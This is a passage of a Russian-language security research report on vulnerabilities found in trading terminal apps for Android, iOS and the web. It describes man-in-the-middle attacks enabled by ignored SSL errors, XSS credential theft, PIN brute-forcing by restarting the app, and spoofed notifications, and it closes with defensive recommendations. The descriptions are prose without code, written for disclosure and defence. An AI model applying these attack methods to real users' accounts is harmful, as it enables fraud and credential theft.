
Возможные атаки на пользователей приложений для Android
(доли уязвимых приложений)



Возможные атаки на пользователей приложений для iOS
(доли уязвимых приложений)

Эксплуатировать выявленные уязвимости можно при выполнении одного из условий:

- злоумышленник находится в одной сети с пользователем и имеет возможность перехватывать трафик;
- злоумышленник получил физический доступ к устройству;
- устройство пользователя заражено вредоносным ПО (особенно если при этом доступны права root или jailbreak).



Сценарии атак на пользователей мобильных приложений

Покупка и продажа от имени пользователя

В двух приложениях для Android мы обнаружили уязвимости, которые позволяют выполнить любое действие от имени атакуемого пользователя или подменить информацию о текущих ценах. Злоумышленнику нужно находиться в одной сети с пользователем, чтобы прослушивать трафик и подменять запросы. Для этого требуется провести атаку «человек посередине», например подключить устройство пользователя к поддельной точке доступа Wi-Fi или поддельной базовой станции мобильного оператора.

Приложения устанавливали соединение с сервером по защищенному протоколу HTTPS. Это означает, что приложения должны проверять, действителен ли сертификат SSL, используемый сервером. Однако в нашем случае они игнорировали все ошибки, возникающие при проверке. Подменив сертификат, злоумышленник выдавал себя за сервер приложения и получал возможность перехватывать пользовательский трафик.

Кража учетных данных

Небезопасное хранение учетных данных было выявлено в трех приложениях для Android и трех приложениях для iOS, но для их получения требовался физический доступ к устройству или полные административные права (root-права или устройство с проведенным jailbreak). Тем не менее существуют и другие способы завладеть учетными данными.

Приложения для iOS не ограничивали возможность использования сторонних клавиатур. Такой подход небезопасен, поскольку сторонние расширения для клавиатуры могут оказаться кейлоггерами и похищать учетные данные пользователей. Кроме того, одно приложение для iOS передавало аутентификационные данные без шифрования.

Передача учетных данных в открытом виде

В приложении для Android была обнаружена уязвимость «Межсайтовое выполнение сценариев», которая позволяла узнать логин и пароль пользователя. В приложение встроен собственный браузер, в котором оно открывает ссылки на внутренние страницы, используя при этом логин и пароль пользователя. Проблема заключается в том, что приложение некорректно определяет, что ссылка является внутренней, тогда как на самом деле она ведет на внешний сайт. Злоумышленник может сформировать ссылку на собственный сайт таким образом, что приложение откроет ее в своем браузере, а затем похитить логин и пароль.

Подбор PIN-кода


В двух приложениях разных разработчиков мы обнаружили возможность неограниченного перебора PIN-кода. Приложение для Android предоставляло три попытки ввода пароля; если код был трижды введен неправильно, приложение выходило из учетной записи пользователя. Приложение для iOS каждый раз при вводе неверного PIN-кода увеличивало задержку до следующей попытки. Однако в обоих случаях счетчик попыток сбрасывался при перезапуске приложения, поэтому перебирать код доступа можно было без ограничений.

Социальная инженерия и прочие угрозы

Другие угрозы, выявленные в мобильных приложениях, связаны с возможностью проведения атак методами социальной инженерии. Приложения позволяли отправлять поддельные уведомления или перенаправлять пользователей на фишинговые сайты.

В Android приложения могут обмениваться сообщениями, например отправлять друг другу оповещения о событиях. Если торговый терминал не ограничивает список приложений, от которых он получает оповещения, а на устройстве пользователя установлено вредоносное приложение, то оно может отправить терминалу специальное сообщение, которое появится в панели уведомлений. В одном из приложений сообщения отображались и во внутреннем чате, что позволяло создать видимость настоящего диалога с пользователем. Распространенный сценарий социотехнической атаки — отправка письма от имени технической поддержки, в котором содержится ссылка на сайт злоумышленника, замаскированный

Распространенный сценарий социотехнической атаки — отправка письма от имени технической поддержки




под страницу авторизации для входа в личный кабинет. Таким угрозам подвержены 33% приложений для Android.

Половина приложений для Android и 20% приложений для iOS используют незащищенный протокол HTTP при переходе на внутренние ресурсы, например на страницы с новостями. Злоумышленник, который имеет возможность перехватывать трафик, может перенаправить пользователя на фишинговый сайт. Помимо рисков, связанных непосредственно с торговлей, пользователи подвержены и иным угрозам: злоумышленник может, к примеру, заразить их устройства вредоносным ПО.

Выявленные уязвимости

Приложения для обеих систем содержали в среднем по три уязвимости. Большинство уязвимостей связаны с небезопасным хранением данных, например хранением резервных копий и другой информации в публичных каталогах, а ключей для шифрования — в исходном коде приложения.


Уязвимости в мобильных приложениях для Android



Уязвимости в мобильных приложениях для iOS

Веб-приложения

Если при атаке на торговый терминал для мобильного устройства или компьютера злоумышленнику нужны особые условия, в частности возможность перехватывать трафик или физический доступ к устройству, то для атак на клиентов веб-приложений этого не требуется. Атаки могут носить массовый характер и оказывать существенное влияние на изменение цен.




Сценарии атак на пользователей веб-приложений

Подделка операций пользователя

Во всех приложениях были выявлены уязвимости «Межсайтовое выполнение сценариев». Эта уязвимость используется для внедрения на страницу вредоносного кода, чтобы попытаться выполнить действие в приложении, к примеру перенаправить пользователя на сайт злоумышленника, похитить данные для авторизации на сайте или заразить компьютер вредоносной программой. В трех приложениях «Межсайтовое выполнение сценариев» позволяло злоумышленнику осуществить несанкционированные операции по покупке и продаже от имени пользователя. Одно приложение использует для авторизации дополнительный токен, который передается в каждом запросе и действует в течение короткого времени. Злоумышленник может похитить этот токен и выполнять любые действия от лица пользователя.

Выявленные уязвимости

Помимо уязвимостей в коде веб-приложений были также обнаружены уязвимости конфигурации. Во всех приложениях отсутствовали HTTP-заголовки, обеспечивающие дополнительную защиту от некоторых видов атак. Например, заголовок X-Frame-Options направлен на защиту от атак типа Clickjacking, а заголовок Content-Security-Policy препятствует выполнению атак с внедрением контента, в том числе «Межсайтового выполнения сценариев». Заголовок Strict-Transport-Security позволяет сразу устанавливать безопасное соединение по протоколу HTTPS — даже в случае перехода по ссылкам с явным указанием протокола HTTP.



- Межсайтовое выполнение сценариев (XSS)
- Отсутствие заголовка Strict-Transport-Security
- Отсутствие заголовка Content-Security-Policy
- Отсутствие заголовка X-Frame-Options
- Некорректная конфигурация SSL
- Недостаточная защита сессии

Уязвимости в веб-приложениях

Для защиты одной торговой платформы использовался межсетевой экран уровня приложений (web application firewall). Однако существующие правила корреляции оказались недостаточно эффективными и не позволили предотвратить атаки на приложение в ходе исследования. Необходимо внимательно относиться к выбору средств защиты и их конфигурации, а также проводить тестирование для проверки их эффективности.

Выводы и рекомендации по защите

Результаты исследования показывают, что популярные торговые терминалы не защищены от злоумышленников. Кибератаки могут сказаться на большом количестве пользователей, затронуть частных трейдеров и крупные компании — банки, международные торговые корпорации, финансово-инвестиционные организации; вызвать беспорядки на бирже и привести к потере денег.


При выборе торговой платформы следует обращать внимание не только на функциональность, но и на безопасность. Необходимо использовать только актуальные версии приложений и вовремя устанавливать обновления, выпускаемые вендором.

Частным трейдерам требуется обеспечить защиту устройств — применять антивирусные средства и не загружать приложения из ненадежных источников. Не рекомендуется устанавливать мобильные версии приложений на устройства с правами root или проведенным jailbreak. Нужно использовать двухфакторную аутентификацию, если эта функция поддерживается приложением. При работе с торговым терминалом не следует подключаться к незащищенным сетям, таким как публичные точки доступа Wi-Fi, поскольку данные, передаваемые по ним, могут быть перехвачены злоумышленником. Важно учитывать вероятность атаки методами социальной инженерии: не переходить по ссылкам на подозрительные ресурсы, с осторожностью относиться к сайтам с некорректными сертификатами, внимательно вводить учетные данные для доступа в личный кабинет на веб-ресурсах, а также проверять все вложения, полученные по электронной почте.

В корпоративных системах следует выделять отдельный сегмент сети, в котором расположены торговые терминалы, и обеспечивать защиту этого сегмента. Для обеспечения максимально эффективной защиты нужно следовать базовым рекомендациям по обеспечению приемлемого уровня защищенности корпоративных информационных систем, и в частности обучать сотрудников правилам информационной безопасности (см. стр. 42). Рекомендуется применять эффективные антивирусные средства для защиты конечных устройств и использовать технические решения, направленные на своевременное обнаружение подозрительной активности в сети (SIEM-системы). Важно регулярно проводить внешнее и внутреннее тестирование на проникновение, чтобы выявлять потенциальные векторы атак и оценивать эффективность принятых мер защиты.


Разработчикам рекомендуется регулярно проводить тестирование защищенности приложений. Наибольшую эффективность при этом показывает тестирование методом белого ящика, то есть анализ исходного кода. Внедрение цикла безопасной разработки (secure software development lifecycle, SSDL) позволяет избежать многих ошибок еще на этапе проектирования приложения, а анализ кода в процессе его написания помогает существенно ускорить выявление и устранение возникающих уязвимостей. Для защиты веб-версий торговых платформ рекомендуется дополнительно использовать превентивные меры защиты, такие как межсетевой экран уровня приложений (web application firewall, WAF), который обнаруживает и предотвращает известные атаки на веб-приложения, а также выявляет эксплуатацию уязвимостей нулевого дня.

Подробнее с исследованием можно ознакомиться на нашем сайте



Ради денег: поиск и эксплуатация уязвимостей в мобильных платежных терминалах

Ли-Энн Галлоуэй, Тимур Юнусов



Карточные платежи становятся все более популярными. Мобильные платежные терминалы (mPOS-терминалы) способствуют развитию этой тенденции, снижая барьеры входа на рынок карточных платежей для небольших фирм и частных предпринимателей. При этом при определенных условиях операции все еще можно осуществлять во множестве стран (в России, например, будут работать такие платежи в терминалах, не подключенных постоянно к сети, так называемых онлайн-терминалах) при помощи магнитной полосы. Каждый новый виток технологического прогресса ставит под угрозу платежную экосистему. К каким проблемам безопасности может привести облегчение доступа на рынок карточных платежей? И чем мы рискуем, продолжая полагаться на старые карточные технологии, в частности на магнитную полосу?

